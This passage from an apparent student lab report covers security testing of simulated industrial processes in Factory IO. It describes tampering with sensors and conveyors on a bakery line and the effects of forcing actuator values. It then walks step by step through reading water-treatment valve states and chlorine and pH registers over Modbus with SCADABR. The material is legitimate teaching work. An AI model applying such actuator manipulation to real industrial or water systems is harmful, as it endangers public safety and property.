
After:




The picture above shows the package going past the wrongly placed reflective sensor. The package, thus, doesn't stop at the dry mixing stop and just continues past it.


Hack 3:

The third hack we performed was switching the direction of one of the conveyor belts in the scene. Before:



After:





The above picture shows the package getting stuck on that conveyor belt. As can be seen, the package is kind of diagonal, and this is because the oil conveyor is moving in one direction while the water conveyor is moving in the opposite direction.

Summary

What happens when someone forces a value on one or more actuators on the bakery scene?

If someone forces a value on one or more actuators, then the actions of the bakery setup are changed. For example, if an ingredient sensor is attacked, the ingredients put into the bread could differ, thus causing the bread to have inconsistent taste and texture. If an oven sensor is attacked, the oven could be set to the wrong temperature causing the bread to be either undercooked or overcooked.

What happens if the time for the bakery conveyor stops changes?

If the time for a conveyor stop changes, then the bread will either stay for a shorter or longer amount of time than it should at that stop. If it's an ingredient stop, then too much or too little of an ingredient will be added. If it is a mixing stop, the contents might not get properly mixed. If it is an oven stops, the bread might not get appropriately baked. The issue with all these is that in the end, the product will not turn out as expected and will be a loss costing the company money.


Task 3

SCADA(Supervisory Control and Data Acquisition) is a software tool used to control industrial processes from a remote location. In task 3, we used SCADA to control the sensors and actuators of a water treatment tank from a remote host. We monitored and controlled the fill valve, discharge valve, chlorine level register, and pH level register using SCADA.


Part 1: Using SCADABR to read values

Steps:


1. We installed SCADABR on Kali Linux virtual machine.
2. We changed the network to Bridged Adapter.
3. We logged into SCADABR with the user credentials.
4. We established a connection between Factory IO and SCADABR using Modbus in the Data Sources tab. We updated the details of the host (IP and port of factory IO).



5. To observe the coil status, we set the slave id as 1, offset to 0, and the number of registers to 100. When we clicked “Read data,” it gave us the status of the fill valve and discharge valve.
   Coil 0 - Fill valve
   Coil 1 - Discharge valve
6. We then created data points for the fill valve and the discharge valves to read their values.





7. We were able to watch these 2 data points in the watch list tab. It showed the current value of the fill and discharge valve. Since we set the read time to 1 second, the data was refreshed every second.




8. We then created charts to get a graphical representation of the data. We used the binary graphic for fill and discharge valves. We used a tank image for the fill valve and a motor image for the discharge valve.


Fill valve:





Discharge valve:







We verified it by comparing it with the simulation in the Factory IO. When the water was filling, the fill valve image was green, and the discharge valve image was red.


When the water was discharging, the fill valve image was empty, and the discharge valve image was green.

9. Similarly, we created data points for the holding registers to read chlorine and pH level. We were able to watch the current values from the watch list tab.






10. We then created dynamic graphs for reading chlorine and pH levels. We used the horizontal image for both chlorine and pH.



We verified it by comparing it with Factory IO.




